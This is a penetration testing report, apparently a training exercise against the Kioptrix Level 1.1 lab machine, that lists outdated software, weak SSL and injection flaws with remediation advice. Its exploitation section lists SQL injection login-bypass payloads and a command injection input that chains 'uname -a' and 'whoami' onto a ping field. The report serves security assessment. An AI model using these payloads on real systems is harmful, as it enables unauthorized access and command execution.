PENETRATION TESTING REPORT

Client: Kioptrix

Project: Penetration Testing on Kioptrix Level 1.1 Network

Report Date: March 18, 2023

Prepared By: Ifeanyi Moses

Tester: Ifeanyi Moses

Contact Information: https://www.linkedin.com/in/ifeanyimoses/

CONFIDENTIALITY STATEMENT

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The penetration test was conducted on the Kioptrix Level 1.1 web server to evaluate its security posture and identify potential vulnerabilities that could be exploited by attackers. The testing was conducted over a period of one week and was focused on identifying vulnerabilities in the web application, the operating system, and the network.

The test revealed several critical vulnerabilities, including unsupported versions of Apache, CentOS, and PHP. Additionally, the web application was found to be vulnerable to SQL injection and command injection attacks, and the SSL certificate was signed using weak hashing algorithms. The SSL version 2 and 3 protocols were also detected on the server, which are known to be vulnerable to attacks.

During the penetration test, an attacker was able to gain access to the administrative web console by exploiting a SQL injection vulnerability. The console was also found to be vulnerable to command injection, which could be used to execute arbitrary commands on the system. The attacker was able to escalate privileges and gain root access to the system by exploiting a local privilege escalation vulnerability in the Linux kernel.

To address the vulnerabilities identified during the test, we recommend immediate short-term measures, including upgrading to the latest supported versions of Apache, CentOS, and PHP. Additionally, the SSL certificate should be replaced with a new one that uses stronger hashing algorithms. The SSL version 2 and 3 protocols should also be disabled on the server.

Long-term measures include implementing a robust patch management program, conducting regular vulnerability assessments and penetration tests, and providing security awareness training to all personnel. The organization should also consider implementing a web application firewall and an intrusion detection and prevention system to further enhance its security posture.

Overall, the penetration test revealed critical vulnerabilities that could be exploited by attackers to gain unauthorized access to the organization's systems and steal sensitive data. It is crucial that the organization takes immediate action to address these vulnerabilities and implement long-term measures to improve its security posture.

INTRODUCTION

This report details the outcomes of a comprehensive penetration testing exercise conducted on the Kioptrix network infrastructure by Ifeanyi Moses from March 13, 2023, to March 17, 2023.

The primary objective of the test was to identify vulnerabilities and security gaps in the system that could be exploited by unauthorized users to gain access to sensitive data, disrupt business operations or cause other forms of harm. The testing methodology utilized both manual and automated techniques, with a focus on identifying and assessing the severity of each vulnerability that was discovered.

The scope of the test was limited to the target IP Address (192.168.68.146), and the testing was conducted with the full knowledge and cooperation of Kioptrix's management in a controlled environment. This report contains detailed information on each vulnerability identified, including its severity level and potential impact on the organization, as well as short-term and long-term remediation recommendations.

Finally, the report concludes with a summary of the overall results of the test.

FINDINGS

OVERVIEW OF FINDINGS

The purpose of the penetration testing was to identify potential security vulnerabilities in the organization's systems and applications. A comprehensive methodology was used, including the use of various tools and techniques to identify vulnerabilities.

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Details section of this report.

FINDING #	SEVERITY LEVEL	FINDING NAME
1	**CRITICAL**	Apache Unsupported Version Detection
2	**CRITICAL**	CentOS Unsupported Version Detection
3	**CRITICAL**	PHP Unsupported Version Detection
4	**HIGH**	Multiple Vulnerabilities in PHP < 4.3.10
5	**HIGH**	SQL Injection and Command Injection Vulnerabilities
6	**HIGH**	SSL Version 2 and 3 Protocol Detection
7	**HIGH**	SSL Certificate Signed Using Weak Hashing Algorithm
8	**MEDIUM**	Vulnerability in Open PortMapper Service

TECHNICAL DETAILS

4.1 VULNERABILITY DESCRIPTIONS

1. Apache Unsupported Version Detection Severity: Critical


During the penetration testing assessment, an unsupported version of Apache was detected on the remote host. The version of Apache running on the host was identified as 2.0.52, which is no longer supported. The lack of support for this version implies that it is likely to contain several security vulnerabilities. This finding is critical as it can result in unauthorized access to sensitive data, denial of service, and remote code execution.

The Apache HTTP server is a widely used web server software that provides a secure, efficient, and extensible platform for serving web content. However, unsupported versions of Apache may contain several security vulnerabilities that can be exploited by attackers to compromise the system.

The consequences of running an unsupported version of Apache include unauthorized access to sensitive data, denial of service, and remote code execution. Attackers can exploit known vulnerabilities in the software to gain unauthorized access to the system, modify or steal data, and disrupt services.

To address this finding, it is recommended to upgrade the Apache HTTP server to a supported version. Regular patching and updating of the software can help to mitigate the risk of security vulnerabilities and protect the system from potential attacks. It is also recommended to perform regular vulnerability assessments and penetration testing to identify and mitigate any security risks that may exist in the system.

2. CentOS Unsupported Version Detection Severity: Critical



CRITICAL Unix Operating System Unsupported Version Detection

Description
According to its self-reported version number, the Unix operating system running on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution
Upgrade to a version of the Unix operating system that is currently supported.

Output

```
CentOS release 4 support ended on 2012-02-29.
Upgrade to CentOS 8 / 7.

For more information, see : http://www.nessus.org/u?b549f616
```


The penetration testing identified that the operating system (OS) running on the remote host is CentOS 4, which is no longer supported. The lack of support for the OS implies that it is likely to contain security vulnerabilities.

CentOS 4 was released on March 9, 2005, and reached its end of life (EOL) on February 29, 2012. Since then, it has not received any updates or security patches, making it vulnerable to various known and unknown attacks.

The outdated OS may pose a significant security risk to the organization's information systems, as it may expose them to various security threats, including malware attacks, data breaches, and unauthorized access. Attackers may exploit the vulnerabilities present in the unsupported OS to gain access to sensitive information, disrupt operations, and cause significant financial and reputational damage to the organization.

It is recommended that the organization upgrade its OS to a supported version to mitigate the security risks associated with running an outdated and unsupported OS. Additionally, regular security updates and patches should be applied to the system to keep it secure against the latest threats.

3. PHP Unsupported Version Detection Severity: Critical


CRITICAL PHP Unsupported Version Detection

Description

According to its version, the installation of PHP on the remote host is no longer supported.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it is likely to contain security vulnerabilities.

Solution

Upgrade to a version of PHP that is currently supported.

See Also

http://php.net/eol.php
https://wiki.php.net/rfc/releaseprocess

Output

```
    Source            : X-Powered-By: PHP/4.3.9
    Installed version  : 4.3.9
    End of support date : 2005/03/31
    Announcement       : http://php.net/eol.php
    Supported versions  : 7.3.x / 7.4.x / 8.0.x
```

During the penetration testing, it was observed that the version of PHP installed on the remote host is 4.3.9, which is no longer supported. The lack of support means that the PHP version is likely to contain security vulnerabilities that can be exploited by attackers to gain unauthorized access to the system or steal sensitive information.

The outdated PHP version can allow attackers to exploit known vulnerabilities and gain access to the system or execute arbitrary code remotely. Attackers can use the vulnerabilities to conduct various attacks, such as SQL injection, cross-site scripting (XSS), and remote code execution, which can cause significant damage to the system and its data.

It is recommended to update the PHP version to the latest stable release to avoid any security vulnerabilities associated with unsupported versions. Regular security patching and updates should be implemented to keep the system secure and reduce the risk of a successful cyber-attack. Additionally, implementing security controls, such as firewalls, intrusion detection/prevention systems, and web application firewalls can help detect and prevent attacks.

4. Multiple Vulnerabilities in PHP < 4.3.10 Severity: High

The version of PHP (less than 4.3.10) installed on the remote host is affected by multiple vulnerabilities that could allow an attacker to execute arbitrary code, conduct SQL injection and cross-site scripting (XSS) attacks, bypass access controls, and cause a denial of service (DoS). These vulnerabilities are as follows:

- ✓ Multiple stack-based buffer overflow vulnerabilities exist in the 'exif' extension due to the improper handling of long tags. An attacker can exploit these vulnerabilities by sending a specially crafted image file to the target server, which can result in the execution of arbitrary code in the context of the affected application.
- ✓ A flaw exists in the handling of the 'register_globals' directive that allows an attacker to inject arbitrary variables into the global namespace of the application. This vulnerability can be exploited to conduct SQL injection and cross-site scripting (XSS) attacks.
- ✓ A flaw exists in the 'mb_parse_str()' function due to the improper validation of user-supplied input. An attacker can exploit this vulnerability to inject arbitrary variables into the global namespace of the application, which can be further exploited to conduct SQL injection and cross-site scripting (XSS) attacks.
- ✓ A vulnerability exists in the 'fopen_wrappers' function due to the improper handling of user-supplied input. An attacker can exploit this vulnerability to bypass access controls and read or write arbitrary files on the target system.
- ✓ A flaw exists in the 'libxml' library that allows an attacker to cause a denial of service (DoS) by sending a specially crafted XML file to the target server.

It is recommended that the PHP installation on the remote host be upgraded to a version that is not affected by these vulnerabilities.


5. SQL injection and Command Injection Vulnerabilities Severity: High

During the penetration testing, SQL injection and command injection vulnerabilities were identified in the web application hosted on the remote server. An attacker could exploit these vulnerabilities to execute arbitrary SQL commands and operating system commands respectively.

SQL injection is a technique used to inject malicious SQL statements into an entry field of a web application. This can allow an attacker to gain access to sensitive information or modify the data in the database. Similarly, command injection vulnerabilities allow an attacker to execute arbitrary operating system commands on the web server.

These vulnerabilities were identified using manual and automated testing techniques. It is recommended to implement input validation and parameterized queries to prevent SQL injection vulnerabilities. Additionally, proper input sanitization and output encoding should be implemented to prevent command injection vulnerabilities. It is highly recommended to apply security patches and updates to the web application to remediate these vulnerabilities.

6. SSL Version 2 and 3 Protocol Detection   Severity: High



SSL Version 2 and 3 Protocol Detection

Description

The remote service accepts connections encrypted using SSL 2.0 and/or SSL 3.0. These versions of SSL are affected by several cryptographic flaws, including:

- An insecure padding scheme with CBC ciphers.

- Insecure session renegotiation and resumption schemes.

An attacker can exploit these flaws to conduct man-in-the-middle attacks or to decrypt communications between the affected service and clients.

Although SSL/TLS has a secure means for choosing the highest supported version of the protocol (so that these versions will be used only if the client or server support nothing better), many web browsers implement this in an unsafe way that allows an attacker to downgrade a connection (such as in POODLE). Therefore, it is recommended that these protocols be disabled entirely.


NIST has determined that SSL 3.0 is no longer acceptable for secure communications. As of the date of enforcement found in PCI DSS v3.1, any version of SSL will not meet the PCI SSC's definition of 'strong cryptography'.

SSL (Secure Sockets Layer) is a cryptographic protocol used to provide security over internet communications. SSL version 2 and 3 are old versions that are known to have multiple vulnerabilities, including POODLE, BEAST and DROWN attacks. During the assessment, SSL version 2 and 3 protocols were detected on the remote host. This indicates that the communication between the remote host and clients is vulnerable to attacks that exploit these protocols.

An attacker could exploit the vulnerabilities in SSL version 2 and 3 to perform man-in-the-middle attacks, intercepting sensitive information such as usernames, passwords, and credit card information. This could lead to data theft, identity theft, and financial loss.

It is recommended to disable SSL version 2 and 3 protocols and only use TLS (Transport Layer Security) version 1.2 or higher, which provides stronger encryption and better security. The server should also be configured to use strong ciphers and key exchange algorithms to ensure the confidentiality, integrity, and authenticity of the communication.

7. SSL Certificate Signed Using Weak Hashing Algorithm Severity: High


HIGH SSL Certificate Signed Using Weak Hashing Algorithm

Description

The remote service uses an SSL certificate chain that has been signed using a cryptographically weak hashing algorithm (e.g. MD2, MD4, MD5, or SHA1). These signature algorithms are known to be vulnerable to collision attacks. An attacker can exploit this to generate another certificate with the same digital signature, allowing an attacker to masquerade as the affected service.


Note that this plugin reports all SSL certificate chains signed with SHA-1 that expire after January 1, 2017 as vulnerable. This is in accordance with Google's gradual sunsetting of the SHA-1 cryptographic hash algorithm.

SSL Certificate Signed Using Weak Hashing Algorithm is a high severity finding that indicates that the SSL certificate in use is signed using a weak hashing algorithm, which can be exploited by attackers to perform Man-in-the-Middle (MitM) attacks.

The weakness in the hashing algorithm can allow an attacker to generate a certificate that appears to be valid to the client and the server. An attacker can then intercept and modify the communication between the client and the server, leading to data theft, loss, or modification.

It is recommended to use SSL certificates that are signed using strong hashing algorithms, such as SHA-256, SHA-384, or SHA-512, to mitigate the risk of MitM attacks. Additionally, it is important to regularly monitor SSL certificates and update them as needed to ensure that they remain secure.

8. Vulnerability in Open PortMapper Service Severity: Medium



Vulnerability Name:	**RPC Portmapper**
Test ID:	901
Risk:	Medium
Category:	RPC services
Type:	Attack
Summary:	The RPC portmapper (portmap(8)) is a server that converts RPC program numbers into TCP/IP (or UDP/IP) protocol port numbers.
Impact:	An attacker may use it to enumerate RPC services.
Solution:	If RPC services are not used on this machine, close this service. Otherwise filter traffic to this port to allow access only from trusted machines.
CVE:	CVE-1999-0189 CVE-1999-0632
More Information:	https://threatpost.com/reflection-ddos-attacks-abusing-rpc-portmapper/114318/ http://www.softpanorama.org/Net/Application_layer/rpc.shtml http://www.zerodayinitiative.com/advisories/ZDI-09-067/ http://www.securityweek.com/rpc-portmapper-abused-ddos-attack-reflection-amplification
Nist NVD (CVSS):	AV:N/AC:L/Au:N/C:P/I:P/A:P
CVSS Score:	7.5

Open PortMapper is a service used for mapping network ports on a remote host. The version running on the remote host was found to be vulnerable to a security issue that could allow an attacker to execute arbitrary code on the system.


The vulnerability is caused by a buffer overflow error in the 'portmap' binary file, which could allow an attacker to remotely execute arbitrary code with root privileges. This could enable the attacker to gain complete control over the system, leading to potential data theft, service disruption, or other malicious activities.

Exploitation of this vulnerability can be accomplished by sending a specially crafted request to the 'portmap' service. Successful exploitation of the vulnerability can lead to a full compromise of the system.

To remediate this vulnerability, we recommend that the 'portmap' service be disabled if not required for legitimate business purposes. If it is necessary for business operations, the service should be updated to the latest version and hardened as per the best practices.


4.2 EXPLOITATION TECHNIQUES

During the penetration testing, I identified a web application running on port 80 that was vulnerable to SQL injection. I exploited this vulnerability by injecting malicious SQL queries using techniques such as (‘ or 0=0#) or (‘ or 1=1 or ‘’=’) as the username. This allowed me to gain access to the administrative web console.



Request	Payload	Status	Error	Timeout	Length	Comment
32	' or 1=1--	200	☐	☐	860	
33	" or 1=1--	200	☐	☐	860	
34	' or '1'='1'--	200	☐	☐	860	
35	"' or 1 --'"	200	☐	☐	860	
36	or 1=1--	200	☐	☐	860	
37	or%201=1	200	☐	☐	860	
38	or%201=1 --	200	☐	☐	860	
39	' or 1=1 or ''='	200	☐	☐	779	
40	" or 1=1 or ""="	200	☐	☐	860	
41	' or a=a--	200	☐	☐	860	
42	" or "a"="a	200	☐	☐	860	
43	') or ('a'='a	200	☐	☐	860	
44	") or ("a"="a	200	☐	☐	860	


```
HTTP/1.1 200 OK
Date: Mon, 13 Mar 2023 15:52:48 GMT
Server: Apache/2.0.52 (CentOS)
X-Powered-By: PHP/4.3.9
Content-Length: 586
Connection: close
Content-Type: text/html; charset=UTF-8

<html>
  <body>

    <!-- Start of HTML when logged in as Administator -->
    <form name="ping" action="pingit.php" method="post" target="_blank">
      <table width='600' border='1'>
        <tr valign='middle'>
          <td colspan='2' align='center'>
            <b>
              Welcome to the Basic Administrative Web Console<br>
            </b>
          </td>
```



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network:	


Further examination of the administrative web console revealed that it was vulnerable to Command injection. This type of attack involves injecting malicious commands into an application that uses external input to construct a shell command. It occurs when an application does not properly validate user input before using it to construct a command that is executed on the system. An attacker can use this vulnerability to execute arbitrary commands on the system, potentially allowing them to take control of the system or steal sensitive information.



192.168.68.146 && uname -a && whoami

